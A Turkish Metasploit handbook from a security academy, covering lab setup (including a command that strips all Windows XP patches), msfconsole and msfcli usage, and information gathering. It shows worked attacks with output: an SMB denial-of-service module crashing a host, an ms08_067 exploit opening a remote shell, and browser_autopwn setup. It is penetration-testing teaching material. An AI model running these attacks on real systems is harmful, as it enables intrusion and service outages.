



BİLGİ GÜVENLİĞİ  
AKADEMİSİ  
www.bga.com.tr

# Metasploit El Kitabı

## Örneklerle Metasploit Framework Kullanımı

Gökay Bekşen <gbeksen@bga.com.tr>

11/28/2010

[Metasploit el kitabı, [www.offensive-security.com/metasploit-unleashed](http://www.offensive-security.com/metasploit-unleashed) adresindeki ders notlarından özetlenerek hazırlanmıştır ve Metasploit'in genel kullanımını içermektedir.]

## İçindekiler

Metasploit Framework .....	0
Metasploit Framework .....	3
Gerekli Materyaller .....	3
Donanım Gereksinimleri .....	3
Sabit Disk .....	3
Hafıza (RAM) .....	3
İşlemci .....	3
Ubuntu .....	4
Windows XP SP2 Kurulum Sonrası .....	4
Yamaların Kaldırılması .....	4
Eklenecek Servisler .....	4
MSF ile Etkileşim .....	4
msfconsole .....	5
Yararları .....	5
Yardım Alma .....	5
Tab Tuşu Tamamlama .....	6
"show" Komutu .....	6
"search" Komutu .....	8
"info" Komutu .....	9
"use" Komutu .....	9
"connect" Komutu .....	9
"set" Komutu .....	9
Global Değişkenleri Tanımlama .....	10
"exploit/run" Komutları .....	10
"back" Komutu .....	10
"resource" Komutu .....	10
"irb" Komutu .....	11
msfcli .....	11
Bilgi Toplama .....	12
The Dradis Framework .....	12
Port Scanning .....	14
Scanner ve Auxiliary Modülleri .....	15
Port Scanning .....	15
SMB Version Scanning .....	15
MSSQL Avlamak .....	16
Servis Belirleme .....	17
Password Sniffing .....	19
SNMP Sweeping .....	19
Shell Açmak .....	20
Binary Payloads .....	25
Antivirus Bypass .....	27

# Metasploit El Kitabı

---

Binary Linux Trojanları .....	30
Client Tarafli Saldirilar .....	32
Sosyal Mühendislik Araçları .....	35
Fast-Track .....	42
Fast Track Modları.....	42
Fast Track Güncellemeleri .....	45

Bilgi Güvenliđi AKADEMİSİ

## Metasploit Framework

Metasploit Framework güvenlik açıklarını bulmak ve bu açıklar doğrultusunda ne gibi sonuçların ortaya çıkabileceğini göstermek için kullanılan açık kaynak kodlu güvenlik programıdır. Aynı zamanda bünyesinde anti-forensic ve atlatma teknikleri uygulamalarını da barındırır.

Metasploit 2003 yılında HD Moore tarafından Perl dili ile bir network oyunu olarak programlandı. Daha sonra Ruby dili ile baştan itibaren tekrar yazıldı. Güvenlik dünyasına sunulmasının ardından en çok göze çarpan özellik, herkes tarafından bilinen güvenlik açıkları için özel exploitler bulundurması olmuştur. Bununla beraber, güvenlik araştırmacıları için yeni güvenlik açıklarını bulmakta güçlü bir yazılım olarak kullanılmaktadır. 21 Ekim 2009 tarihinde Metasploit projesinin Rapid7 bünyesine katıldığı bildirildi.

## Gerekli Materyaller

Önemli exploitlerin ilk hedefinin Windows olduğu göz önünde bulundurularak, Metasploit kullanımı esnasında hedef olacak sistemler sanal makinalar üzerinde çalıştırılmalıdır. Performans göz önünde bulundurulduğunda Sun Virtual Box yada Vmware Workstation(PLAYER-Converter) tercih edilebilir.

## Donanım Gereksinimleri

Metasploit programının kurulumunu yapmadan önce gerekli donanıma sahip olduğu bilinmelidir. Tavsiye edilenden daha düşük donanım kullanımı performansın kötü yönde etkilenmesine sebep olabilir.

## Sabit Disk

Metasploit kurulum ve kullanım sürecinde gerekli olan en düşük sabit disk boyutu 20 gigabyte, önerilen 40 gigabyte olmalıdır. Bu boyutlar sebebiyle FAT32 yerine NTFS veya ext3 gibi dosya sistem tipleri seçilmelidir.

## Hafıza (RAM)

Metasploit kurulum ve kullanım sürecinde gerekli olan en düşük ve önerilen hafıza boyutları aşağıdaki gibidir :

- Linux "HOST", en düşük hafıza gereksinimi 1GB, önerilen 2GB veya daha fazla
- Windows "GUEST", en düşük hafıza gereksinimi 256 MB, önerilen 1GB veya daha fazla
- Backtrack "GUEST", en düşük hafıza gereksinimi 512 MB, önerilen 1GB veya daha fazla

## İşlemci

Kullanım esnasında Vmware Player üzerinde çalışacak sanal makinenin işlemci hızı en düşük 400 MHz, önerilen 500 MHz olarak seçilmelidir.

## Ubuntu

İlk hedef olarak Microsoft Windows belirtilmesine rağmen, açıklıkları bulunan Ubuntu işletim sistemine sahip bir bilgisayar kurulmalıdır.

Başlangıç olarak, Ubuntu 7.04 Server işletim sistemine sahip x86 sanal makinası tercih edilmelidir.

## Windows XP SP2 Kurulum Sonrası

Bu bölüm içerisinde, güvenlik açıklıkları bulunacak olan Windows XP SP2 işletim sistemi sahibi sanal makinanın kurulum sonrası sahip olması gereken özellikleri anlatılmaktadır.

## Yamaların Kaldırılması

Bu bölümde sanal makina üzerindeki yamaların kaldırılması adım adım anlatılmaktadır :

1. Denetim Masası
2. Windows Firewall : OFF
3. Otomatik Güncellemeler : Kapalı
4. Güvenlik Merkezi : Uyarı tercihlerinin değişimi, sol tarafta bulunan bütün teçihlerin seçimleri kaldırılmalıdır.
5. Program Ekle – Kaldır : Güncellemeleri göster, yüklenen bütün güncellemeleri göster.
6. Denetim Masası, dosya seçenekleri içerisinde “Görüntüleme” tercihinin altında en altta bulunan “Basit Dosya Paylaşımını Kullan” yanındaki seçeneği kaldırılmalı ve Tamama basılmalıdır.
7. Bütün yamaların kaldırılması ve yeniden başlatma için, komut satırından aşağıdaki komut girilmelidir :  

```
C:\>dir /a /b c:\windows\%ntuninstallkb* > kbs.txt && for /f %i in (kbs.txt) do cd c:\windows\%i\spuninst && spuninst.exe /passive /norestart && ping -n 15 localhost > nul
```
8. VM yeniden başlatılarak kaldırılma işlemi tamamlanır.

## Eklenecek Servisler


Oluşturulan sanal makina üzerinde farklı testler gerçekleştirmek amacıyla aşağıda belirtilen servisler eklenmelidir :

- Internet Information Services (IIS)
- Simple Network Management Protocol (SNMP)
- SQL Server 2005 Express

## MSF ile Etkileşim

Metasploit Frameworkün kullanılabilmesi için birçok arayüz vardır. Her arayüzün kendisine ait güçlü ve zayıf yanları olmakla beraber, MSF özelliklerinin çoğuna erişilebilen konsol arayüzü en çok tercih edilendir.

## msfconsole



```
root@bt4: /pentest/exploits/framework3 - Shell - Kc
Session Edit View Bookmarks Settings Help
root@bt4: /pentest/exploits/framework3# ./msfconsole

      =[ msf v3.3-dev
+ -- --=[ 396 exploits - 239 payloads
+ -- --=[ 20 encoders - 7 nops
      =[ 181 aux

msf > 
```

Msfconsole en çok tercih edilen ve MSF içeriklerinin hepsini bir araya toplayan bir arayüzdür.

## Yararları

- Metasploit içeriklerinin çoğuna erişim sağlar.
- Konsol bazlıdır.
- Çoğu içeriğe sahiptir ve en stabil ortamdır.
- Tab tuşu kontrolü, komut tamamlama ve satır okuma özelliklerine sahiptir.
- MSF dışı sistem komutlarını kullanma imkanı sağlar.

```
msf > ping -c 1 192.168.1.1
[*] exec: ping -c 1 192.168.1.1

PING 192.168.1.2 (192.168.1.1) 56(84) bytes of data:
64 bytes from 192.168.1.2: icmp_seq=1 ttl=128 time=10.3 ms

--- 192.168.1.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 10.308/10.308/10.308/0.000 ms
msf >
```

## Yardım Alma

Msdm komut istemcisi içerisinde “help” veya “?” yazarak komutlar hakkında detaylı yardım alınabilir.

```
msf > help

Core Commands
=====
```

Command	Description
---------	-------------

?	Help menu
back	Move back from the current context
banner	Display an awesome metasploit banner
cd	Change the current working directory
connect	Communicate with a host
exit	Exit the console
help	Help menu
info	Displays information about one or more module
irb	Drop into irb scripting mode
jobs	Displays and manages jobs
load	Load a framework plugin
loadpath	Searches for and loads modules from a path
quit	Exit the console
resource	Run the commands stored in a file

## Tab Tuşu Tamamlama

Linux işletim sistemlerinin en büyük özelliklerinden biri olan Tab tuşu ile komut tamamlama, msfconsole ile kullanılabilir. Yazılan komutun durumuna göre msfconsole olasılıkları gösterir.

```
msf > use exploit/windows/smb/ms
use exploit/windows/smb/ms03_049_netapi
use exploit/windows/smb/ms04_007_killbill
use exploit/windows/smb/ms04_011_lsass
use exploit/windows/smb/ms04_031_netdde
use exploit/windows/smb/ms05_039_pnp
use exploit/windows/smb/ms06_025_rasmans_reg
use exploit/windows/smb/ms06_025_rras
use exploit/windows/smb/ms06_040_netapi
use exploit/windows/smb/ms06_066_nwapi
use exploit/windows/smb/ms06_066_nwwks
use exploit/windows/smb/ms08_067_netapi
use exploit/windows/smb/msdns_zonename
msf > use exploit/windows/smb/ms08_067_netapi
```

## "show" Komutu

Metasploit içerisinde "show" komutu kullanarak her modül hakkında bilgi alınabilir.

```
msf > show
```

Encoders

=====

Name	Description
----	-----
cmd/generic_sh	Generic Shell Variable Substitution Command Encoder
generic/none	The "none" Encoder
mipsbe/longxor	XOR Encoder

Birçok "show" komutu bulunmasına rağmen en çok kullanılanlar "show auxiliary", "show exploits" ve "show payloads" olarak belirtilebilir.

"show auxiliary" komutu vasıtasıyla Metasploit modülleri içerisinde kullanılacak olan auxiliary yapıları görülebilir. Auxiliary modülleri tarayıcılar, DoS, fuzzers vb. içerikleri barındırır.

```
msf > show auxiliary
```

Auxiliary

=====

Name	Description
----	-----
admin/backupexec/dump	Veritas Backup Exec Windows Remote File
Access	
admin/backupexec/registry	Veritas Backup Exec Server Registry Access
admin/cisco/ios_http_auth_bypass	Cisco IOS HTTP Unauthorized Administrative
Access	

# Metasploit El Kitabı

Msfnin ortaya çıkışından itibaren en çok kullanılan komut “show exploit” olmuştur. MSF tamamen exploit işlemine dayanır.

```
msf > show exploits
```

```
Exploits
=====
Name                Description
----                -
aix/rpc_ttdbserverd_realpath  ToolTalk rpc.ttdbserverd
_tt_internal_realpath Buffer Overflow
bsdi/softcart/mercantec_softcart  Mercantec SoftCart CGI Overflow
```

“show payloads” komutu vasıtasıyla Metasploit dahilinde bulunan bütün platformlara ait payload seçenekleri görülebilir.

```
msf > show payloads
```

```
Payloads
=====
Name                Description
----                -
aix/ppc/shell_bind_tcp      AIX Command Shell, Bind TCP Inline
aix/ppc/shell_find_port    AIX Command Shell, Find Port Inline
aix/ppc/shell_reverse_tcp  AIX Command Shell, Reverse TCP Inline
```

Görüldüğü gibi birçok payload bulunmaktadır. Metasploit, içerisinde bulunan şartlar ve çevreye duyarlı olarak, ilgili payloadlar döndürür. Windows modülleri içerisindeyken, Linux payloadları gösterilmez..

```
msf exploit(ms08_067_netapi) > show payloads
```

```
Compatible payloads
=====
Name                Description
----                -
generic/debug_trap  Generic x86 Debug Trap
generic/debug_trap/bind_ipv6_tcp  Generic x86 Debug Trap, Bind TCP Stager (IPv6)
generic/debug_trap/bind_nonx_tcp  Generic x86 Debug Trap, Bind TCP Stager (No NX or Win7)
```



Eğer özel bir modül seçilmişse, “show options” komutu ile geçerli/gerekli seçenekler görülebilir.

```
msf exploit(ms08_067_netapi) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id	Name
0	Automatic Targeting

Eğer kullanılması istenilen exploitin hangi işletim sistemleri üzerinde etkili olduğu bilinmiyorsa “show targets” komutu vasıtasıyla, içerisinde bulunan herhangi bir modülün etkili olduğu hedefler gösterilir.

```
msf exploit(ms08_067_netapi) > show targets
```

Exploit targets:

Id	Name
0	Automatic Targeting
1	Windows 2000 Universal
2	Windows XP SP0/SP1 Universal
3	Windows XP SP2 English (NX)
4	Windows XP SP3 English (NX)
5	Windows 2003 SP0 Universal

Eğer herhangi bir exploit üzerinde ince ayar yapılmak istenirse, “show advanced” komutu vasıtasıyla gelişmiş seçenekler görülebilir.

```
msf exploit(ms08_067_netapi) > show advanced
```

Module advanced options:

```
Name          : CHOST
Current Setting:
Description    : The local client address

Name          : CPORT
Current Setting:
Description    : The local client port
```

## "search" Komutu

msfconsole genişletilmiş regular expression kullanımına sahiptir. Aranılacak konu belli ise, “search” komutu vasıtasıyla arama yapılabilir.

**Unutmayın: msf modülleri “-“ işareti değil “\_” işareti kullanır.**

```
msf > search ms09-001
[*] Searching loaded modules for pattern 'ms09-001'...
```

Auxiliary  
=====

Name	Description
dos/windows/smb/ms09_001_write	Microsoft SRV.SYS WriteAndX Invalid DataOffset

## "info" Komutu

Herhangi bir modül içerisinde detaylı bilgi almak amacıyla "info" komutu kullanılabilir.

```
msf > info dos/windows/smb/ms09_001_write

Name: Microsoft SRV.SYS WriteAndX Invalid DataOffset
Version: 6890
License: Metasploit Framework License (BSD)

Provided by:
j.v.vallejo
```

## "use" Komutu

Özel bir modül çalıştırılmak istendiğinde "use" komutu kullanılabilir.

```
msf > use dos/windows/smb/ms09_001_write
msf auxiliary(ms09_001_write) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port

```
msf auxiliary(ms09_001_write) >
```

## "connect" Komutu

Uzakta bulunan herhangi bir hosta bağlanmak için, telnet veya netcat gibi, "connect" komutu uzaktaki hostun IP ve port bilgileriyle beraber kullanılabilir.

```
msf > connect 192.168.1.1 23
[*] Connected to 192.168.1.1:23
ÿÿÿÿÿ!ÿûÿû
DD-WRT v24 std (c) 2008 NewMedia-NET GmbH
Release: 07/27/08 (SVN revision: 10011)
ÿ
DD-WRT login:
```

## "set" Komutu

Çalışma esnasında kullanılan modüle ait özellikleri konfigüre etmek için "set" komutu kullanılır.

```
msf auxiliary(ms09_001_write) > set RHOST 192.168.1.1
RHOST => 192.168.1.1
msf auxiliary(ms09_001_write) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOST	192.168.1.1	yes	The target address
RPORT	445	yes	Set the SMB service port

## Global Değişkenleri Tanımlama

Msfconsole kullanım esnasında, birçok kez hedefe ait bilgileri girmek yerine bir seferde global değişken belirleyerek sürekli olarak kullanıma sunulabilir. Bu şekilde, bir sonraki açılışta hedef bilgileriniz değişmeyecektir. Büyük harflerle yazılan seçeneklere(ör: LHOST) ait özellikleri belirlemek için “setg” komutu, iptal etmek için “unsetg” komutu kullanılabilir.

```
msf > setg LHOST 192.168.1.101
LHOST => 192.168.1.101
msf > setg RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf > setg RHOST 192.168.1.136
RHOST => 192.168.1.136
msf > save
Saved configuration to: /root/.msf3/config
msf >
```

## "exploit/run" Komutları

Auxiliary modda çalışırken, exploitleri aktif hale getirmek için “exploit” komutu kullanmak yerine, kullanımı daha doğru olan “run” komutu kullanılabilir.

```
msf auxiliary(ms09_001_write) > run

Attempting to crash the remote host...
datalenlow=65535 dataoffset=65535 fillersize=72
rescue
datalenlow=55535 dataoffset=65535 fillersize=72
rescue
datalenlow=45535 dataoffset=65535 fillersize=72
rescue
datalenlow=35535 dataoffset=65535 fillersize=72
rescue
datalenlow=25535 dataoffset=65535 fillersize=72
rescue
```

## "back" Komutu

Özel bir modül içerisinde çalışırken geri gelmek için yada yanlışlık girilen bir modülü iptal etmek için “back” komutu kullanılabilir. Bununla beraber, msfconsole tıpkı switch veya router işletim sistemleri gibi modüller arası dolaşıma izin verir.

```
msf auxiliary(ms09_001_write) > back
msf >
```

## "resource" Komutu

Karmetasploit gibi bazı saldırı türlerinde kaynak dosyası kullanımı gerekmektedir. Kaynak dosyayı belirtmek amacıyla “resource” komutu kullanılabilir.

```
msf > resource karma.rc
resource> load db_sqlite3
[-]
[-] The functionality previously provided by this plugin has been
[-] integrated into the core command set. Use the new 'db_driver'
[-] command to use a database driver other than sqlite3 (which
[-] is now the default). All of the old commands are the same.
[-]
[-] Failed to load plugin from /pentest/exploits/framework3/plugins/db_sqlite3: Deprecated
plugin
resource> db_create /root/karma.db
[*] The specified database already exists, connecting
[*] Successfully connected to the database
[*] File: /root/karma.db
```

```
resource> use auxiliary/server/browser_autopwn
resource> setg AUTOPWN_HOST 10.0.0.1
AUTOPWN_HOST => 10.0.0.1
```

## "irb" Komutu


"irb" komutu kullanarak konsoldan ruby shell yapısına geçiş yapılabilir.

```
msf > irb
[*] Starting IRB shell...

>> puts "Hello, metasploit!"
Hello, metasploit!
```

## msfcli

Msfcli frameworkle çalışmak için güçlü bir komut istemci olarak kullanılabilir.



```
root@bt4: /pentest/exploits/framework3 - Shell - Konsole <3>
Session Edit View Bookmarks Settings Help

root@bt4:/pentest/exploits/framework3# ./msfcli -h
Usage: ./msfcli <exploit_name> <option=value> [mode]
=====

Mode           Description
----           -
(H)elp         You're looking at it baby!
(S)ummary     Show information about this module
(O)ptions     Show available options for this module
(A)dvanced    Show available advanced options for this module
(I)DS Evasion Show available ids evasion options for this module
(P)ayloads    Show available payloads for this module
(T)argets     Show available targets for this exploit module
(A)ctions     Show available actions for this auxiliary module
(C)heck       Run the check routine of the selected module
(E)xecute     Execute the selected module

root@bt4:/pentest/exploits/framework3#
```

msfcli kullanılırken, değişkenleri atamak için "=" işareti kullanılmalıdır.

```
root@bt4:/pentest/exploits/framework3# ./msfcli windows/smb/ms08_067_netapi
RHOST=192.168.1.115 PAYLOAD=windows/shell/bind_tcp E
[*] Please wait while we load the module tree...
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Triggering the vulnerability...
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (192.168.1.101:54659 -> 192.168.1.115:4444)

Microsoft Windows XP [Version 5.1.2600]
```

# Metasploit El Kitabı

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

Kullandığınız modülün seçeneklerini görmek için satır sonuna “O” eklenmelidir.

```
root@bt4:/pentest/exploits/framework3# ./msfcli windows/smb/ms08_067_netapi O
[*] Please wait while we load the module tree...
```

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Çalışılan modüle ait payloadları görmek amacıyla satır sonuna “P” eklenmelidir.

```
root@bt4:/pentest/exploits/framework3# ./msfcli windows/smb/ms08_067_netapi
RHOST=192.168.1.115 P
[*] Please wait while we load the module tree...
```


Compatible payloads

=====

Name	Description
generic/debug_trap process	Generate a debug trap in the target

## Bilgi Toplama

Başarılı bir sızma testinin temelinde bilgi toplamak yatar. Bilgi toplama esnasında elde edilen veriler vasıtasıyla, hedefler üzerinde gerçekleştirilecek olan saldırılar planlanır.



```
root@bt4: /pentest/exploits/framework3 - Shell - Konsole <3>
Session Edit View Bookmarks Settings Help
msf auxiliary(version) > run
[*] 192.168.2.110 is running Unix Samba 2.2.3a (language: Unknown)
[*] 192.168.2.114 is running Windows Vista Enterprise (Build 6000) (languag
[*] 192.168.2.106 is running Unix Samba 3.0.4 (language: Unknown)
[*] 192.168.2.105 is running Unix Samba 3.3.2 (language: Unknown)
[*] 192.168.2.108 is running Unix Samba 2.2.5 (language: Unknown)
[*] 192.168.2.117 is running Unix Samba 3.0.24 (language: Unknown)
[*] 192.168.2.107 is running Unix Samba 2.2.7a (language: Unknown)
[*] 192.168.2.111 is running Windows 2000 Service Pack 0 - 4 (language: Eng
[*] 192.168.2.109 is running Windows XP Service Pack 2 (language: English)
[*] Auxiliary module execution completed
msf auxiliary(version) >
```

## The Dradis Framework

Sızma testi gerçekleştirirken, yalnız veya ekip çalışması sırasında, elde edilen verilerin paylaşılması, son raporun hazırlanması vb gibi işlemler için Dradis başarılı bir uygulamadır. Bütün verileri bir noktada tutarak herkesin erişmesini sağlar.

# Metasploit El Kitabı

Not tutma programından daha fazlası olarak, SSL üzerinden iletişim, Nmap ve Nessus raporlarını kullanma, dosya ekleme, rapor ekleme gibi özelliklere sahiptir.

```
root@bt4: apt-get install dradis
```


Yükleme bittikten sonra, dizine geçiş yapılarak server çalıştırılır.

```
root@bt4: cd /pentest/misc/dradis/server
root@bt4: ruby ./script/server
```

```
=> Booting WEBrick...
=> Rails application started on https://localhost:3004
=> Ctrl-C to shutdown server; call with --help for options
[2009-08-29 13:40:50] INFO WEBrick 1.3.1
[2009-08-29 13:40:50] INFO ruby 1.8.7 (2008-08-11) [i486-linux]
[2009-08-29 13:40:50] INFO

[2009-08-29 13:40:50] INFO WEBrick::HTTPServer#start: pid=8881 port=3004
```

Son olarak, web tarayıcı üzerinden IP ve port belirterek Dradise erişilir. Ip, localhost ve port 3004 olarak ayarlanmalıdır.



## Port Scanning

